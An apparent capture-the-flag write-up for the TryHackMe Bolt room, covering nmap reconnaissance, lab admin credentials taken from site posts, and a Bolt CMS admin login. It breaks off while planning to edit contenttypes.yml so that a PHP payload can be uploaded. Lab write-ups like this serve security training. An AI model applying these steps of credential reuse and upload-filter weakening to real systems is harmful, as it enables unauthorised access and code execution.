

# Bolt [THM]

This room is designed for users to get familiar with the Bolt CMS and how it can be exploited using Authenticated Remote Code Execution. You should wait for at least 3-4 minutes for the machine to start properly.

## Reconnaissance and Enumeration [Phase 1]

### Nmap Scanning

**command** ⇒ `nmap -sC -sV -A -O -T5 bolt.thm`

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:85:ec:54:f2:01:b1:94:40:de:42:e8:21:97:20:80 (RSA)
|   256 77:c7:c1:ae:31:41:21:e4:93:0e:9a:dd:0b:29:e1:ff (ECDSA)
|_  256 07:05:43:46:9d:b2:3e:f0:4d:69:67:e4:91:d3:d3:7f (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.29 (Ubuntu)
8000/tcp  open  http      (PHP 7.2.32-1)
|_ http-title: Bolt | A hero is unleashed
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Date: Sun, 23 Mar 2025 08:01:55 GMT
|     Connection: close
|     X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1
|     Cache-Control: private, must-revalidate
|     Date: Sun, 23 Mar 2025 08:01:55 GMT
|     Content-Type: text/html; charset=UTF-8
|     pragma: no-cache
|     expires: -1
|     X-Debug-Token: 6aa504
|     <!doctype html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Bolt | A hero is unleashed</title>
|     <link href="https://fonts.googleapis.com/css?family=Bitter|Roboto:400,400i,
|     <link rel="stylesheet" href="/theme/base-2018/css/bulma.css?8ca0842ebb"
|     <link rel="stylesheet" href="/theme/base-2018/css/theme.css?6cb66bfe9f">
|     <meta name="generator" content="Bolt">
```

```

</head>
<body>
  href="#main-content" class="vis
GetRequest:
  HTTP/1.0 200 OK
  Date: Sun, 23 Mar 2025 08:01:55 GMT
  Connection: close
  X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1
  Cache-Control: public, s-maxage=600
  Date: Sun, 23 Mar 2025 08:01:55 GMT
  Content-Type: text/html; charset=UTF-8
  X-Debug-Token: 416c0e
  <!doctype html>
  <html lang="en-GB">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Bolt | A hero is unleashed</title>
    <link href="https://fonts.googleapis.com/css?family=Bitter|Roboto:400,400i,
    <link rel="stylesheet" href="/theme/base-2018/css/bulma.css?8ca0842ebb"
    <link rel="stylesheet" href="/theme/base-2018/css/theme.css?6cb66bfe9f">
    <meta name="generator" content="Bolt">
    <link rel="canonical" href="http://0.0.0.0:8000/">
  </head>
  <body class="front">
_http-generator: Bolt

```

1 service unrecognized despite returning data. If you know the service/version, p  
SF-Port8000-TCP:V=7.94SVN%I=7%D=3/23%Time=67DFBFF3%P=x86\_64-pc-  
SF:(GetRequest,29E1,"HTTP/1.0"x20200x20OK\r\nDate:\x20Sun,\x2023\x20Ma  
SF:x202025\x2008:01:55\x20GMT\r\nConnection:\x20close\r\nX-Powered-By:\x  
SF:PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1\r\nCache-Control:\x2  
SF:0public,\x20s-maxage=600\r\nDate:\x20Sun,\x2023\x20Mar\x202025\x200  
SF::55\x20GMT\r\nContent-Type:\x20text/html;\x20charset=UTF-8\r\nX-Debug-  
SF:oken:\x20416c0e\r\n\r\n<!doctype\x20html>\n<html\x20lang="en-GB">\n\x  
SF:20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20char  
SF:"utf-8">\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20name="viewport"  
SF:x20content="width=device-width,\x20initial-scale=1.0">\n\x20\x20\x20  
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<title>Bolt\x20|\x  
SF:20A\x20hero\x20is\x20unleashed</title>\n\x20\x20\x20\x20\x20\x20\x2  
SF:0<link\x20href="https://fonts.googleapis.com/css?family=Bitter|Rob  
SF:oto:400,400i,700"\x20rel="stylesheet">\n\x20\x20\x20\x20\x20\x20  
SF:\x20<link\x20rel="stylesheet"\x20href="/theme/base-2018/css/bulma.c  
SF:ss?8ca0842ebb">\n\x20\x20\x20\x20\x20\x20\x20\x20<link\x20rel="style  
SF:sheet"\x20href="/theme/base-2018/css/theme.css?6cb66bfe9f">\n\x20\x2  
SF:x20\x20\x20<meta\x20name="generator"\x20content="Bolt">\n\x20\x20  
SF:\x20\x20<link\x20rel="canonical"\x20href="http://0.0.0.0:8000/  
SF:">\n\x20\x20\x20\x20</head>\n\x20\x20\x20\x20<body\x20class="front">  
SF:n\x20\x20\x20\x20\x20\x20\x20\x20<a\x20")%r(FourOhFourRequest,16C3,"f

SF:P/1\0\x20404\x20Not\x20Found\r\nDate:\x20Sun,\x2023\x20Mar\x202025\;  
SF:08:01:55\x20GMT\r\nConnection:\x20close\r\nX-Powered-By:\x20PHP/7\2\.;  
SF:2-1\+ubuntu18\04\1\+deb\ sury\ org\+1\r\nCache-Control:\x20private,\x  
SF:20must-revalidate\r\nDate:\x20Sun,\x2023\x20Mar\x202025\x2008:01:55\x2  
SF:GMT\r\nContent-Type:\x20text/html;\x20charset=UTF-8\r\npragma:\x20no-c  
SF:che\r\nexpires:\x20-1\r\nX-Debug-Token:\x206aa504\r\n\r\n<!doctype\x20h  
SF:tml>\n<html\x20lang="en">\n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20  
SF:20\x20\x20\x20<meta\x20charset="utf-8">\n\x20\x20\x20\x20\x20\x20\x2  
SF:\x20<meta\x20name="viewport"\x20content="width=device-width,\x20init  
SF:ial-scale=1\0">\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20  
SF:\x20\x20\x20<title>Bolt\x20\|\x20A\x20hero\x20is\x20unleashed</title>\n  
SF:\x20\x20\x20\x20\x20\x20\x20\x20<link\x20href="https://fonts\ googleap  
SF:is\ com/css?family=Bitter\|Roboto:400,400i,700"\x20rel="stylesheet"  
SF:>\n\x20\x20\x20\x20\x20\x20\x20\x20<link\x20rel="stylesheet"\x20href=  
SF:"/theme/base-2018/css/bulma\ css?8ca0842ebb">\n\x20\x20\x20\x20\x20  
SF:x20\x20\x20<link\x20rel="stylesheet"\x20href="/theme/base-2018/css/t  
SF:heme\ css?6cb66bfe9f">\n\x20\x20\x20\x20<meta\x20name="generator\  
SF:\x20content="Bolt">\n\x20\x20\x20\x20</head>\n\x20\x20\x20\x20<body>  
SF:n\x20\x20\x20\x20\x20\x20\x20\x20<a\x20href="#main-content"\x20class  
SF:"vis");

Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Netv  
No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 53/tcp)

HOP RTT ADDRESS

- 1 182.62 ms 10.8.0.1
- 2 194.65 ms bolt.thm (10.10.154.202)

The web app is running on port 8000 instead of port 80 let's do --script vuln on port 8000 to look what more does it have.

command ⇒ nmap -sV -T5 --script vuln -p8000 bolt.thm

PORT STATE SERVICE VERSION

8000/tcp open http (PHP 7.2.32-1)

- |\_http-dombased-xss: Couldn't find any DOM based XSS.
- |\_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
- |\_http-csrf:

Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=bolt.thm  
Found the following possible CSRF vulnerabilities:

- | Path: http://bolt.thm:8000/
- | Form id: search
- | Form action: /search

Path: <http://bolt.thm:8000/entry/4>

Form id: search

Form action: /search

Path: <http://bolt.thm:8000/entry/4>

Form id: search-box

Form action: /search

Path: <http://bolt.thm:8000/pages>

Form id: search

Form action: /search

Path: <http://bolt.thm:8000/entry/3>

Form id: search

Form action: /search

Path: <http://bolt.thm:8000/entry/3>

Form id: search-box

Form action: /search

Path: <http://bolt.thm:8000/entry/message-for-it-department>

Form id: search

Form action: /search

Path: <http://bolt.thm:8000/page/3>

Form id: search

Form action: /search

Path: <http://bolt.thm:8000/page/3>

Form id: search-box

Form action: /search

Path: <http://bolt.thm:8000/search>

Form id: search

Form action: /search

Path: <http://bolt.thm:8000/search>

Form id: search-form

Form action: /search

Path: <http://bolt.thm:8000/entries>

Form id: search

Form action: /search

Path: <http://bolt.thm:8000/showcases>

Form id: search

Form action: /search

Path: http://bolt.thm:8000/entry/message-from-admin

Form id: search

Form action: /search

Path: http://bolt.thm:8000/entry/

Form id: search

Form action: /search

Path: http://bolt.thm:8000/entry/

Form id: search-box

Form action: /search

Path: http://bolt.thm:8000/page/

Form id: search

Form action: /search

Path: http://bolt.thm:8000/page/

Form id: search-box

Form action: /search

fingerprint-strings:

FourOhFourRequest:

HTTP/1.0 404 Not Found

Date: Sun, 23 Mar 2025 08:05:25 GMT

Connection: close

X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1

Cache-Control: private, must-revalidate

Date: Sun, 23 Mar 2025 08:05:25 GMT

Content-Type: text/html; charset=UTF-8

pragma: no-cache

expires: -1

X-Debug-Token: 44cf60

<!doctype html>

<html lang="en">

<head>

<meta charset="utf-8">

<meta name="viewport" content="width=device-width, initial-scale=1.0">

<title>Bolt | A hero is unleashed</title>

<link href="https://fonts.googleapis.com/css?family=Bitter|Roboto:400,400i,"

<link rel="stylesheet" href="/theme/base-2018/css/bulma.css?8ca0842ebb"

<link rel="stylesheet" href="/theme/base-2018/css/theme.css?6cb66bfe9f">

<meta name="generator" content="Bolt">

</head>

<body>

href="#main-content" class="vis

GetRequest:

HTTP/1.0 200 OK

Date: Sun, 23 Mar 2025 08:05:24 GMT

Connection: close




```
X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1
Cache-Control: public, s-maxage=600
Date: Sun, 23 Mar 2025 08:05:24 GMT
Content-Type: text/html; charset=UTF-8
X-Debug-Token: 1f503c
<!doctype html>
<html lang="en-GB">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Bolt | A hero is unleashed</title>
<link href="https://fonts.googleapis.com/css?family=Bitter|Roboto:400,400i,"
<link rel="stylesheet" href="/theme/base-2018/css/bulma.css?8ca0842ebb"
<link rel="stylesheet" href="/theme/base-2018/css/theme.css?6cb66bfe9f">
<meta name="generator" content="Bolt">
<link rel="canonical" href="http://0.0.0.0:8000/">
</head>
<body class="front">
http-slowloris-check:
VULNERABLE:
Slowloris DOS attack
State: LIKELY VULNERABLE
IDs: CVE:CVE-2007-6750
Slowloris tries to keep many connections to the target web server open and
them open as long as possible. It accomplishes this by opening connection
the target web server and sending a partial request. By doing so, it starves
the http server's resources causing Denial Of Service.

Disclosure date: 2009-09-17
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
http://ha.ckers.org/slowloris/
```

Nothing too interesting here let's visit the website and look if we find something.

## Visiting the web application

http://bolt.thm:8000



After looking at the website we found a few things first of all this is running on bolt cms and this is suppose to be a secret for forum and we got credentials for the admin via those posts


## credentials

username = bolt

password = boltadmin123


With is we can login into to the bolt cms as admin

## Logging into Admin in bolt cms




So we can access the bolt login page like this

http://bolt.thm:8000/bolt/login



http://bolt.thm/bolt






We have entered the bolt cms as admin lets look further into this and find something interesting.


## File Upload in Homepage

<http://bolt.thm:8000/bolt/editcontent/homepage>




Looks like there is a image upload option on this but we cannot upload a php file lets find the config file where we can make a changes and allow the uploading of php file so that we can upload a payload

<http://bolt.thm:8000/bolt/edit/config/contenttypes.yml>



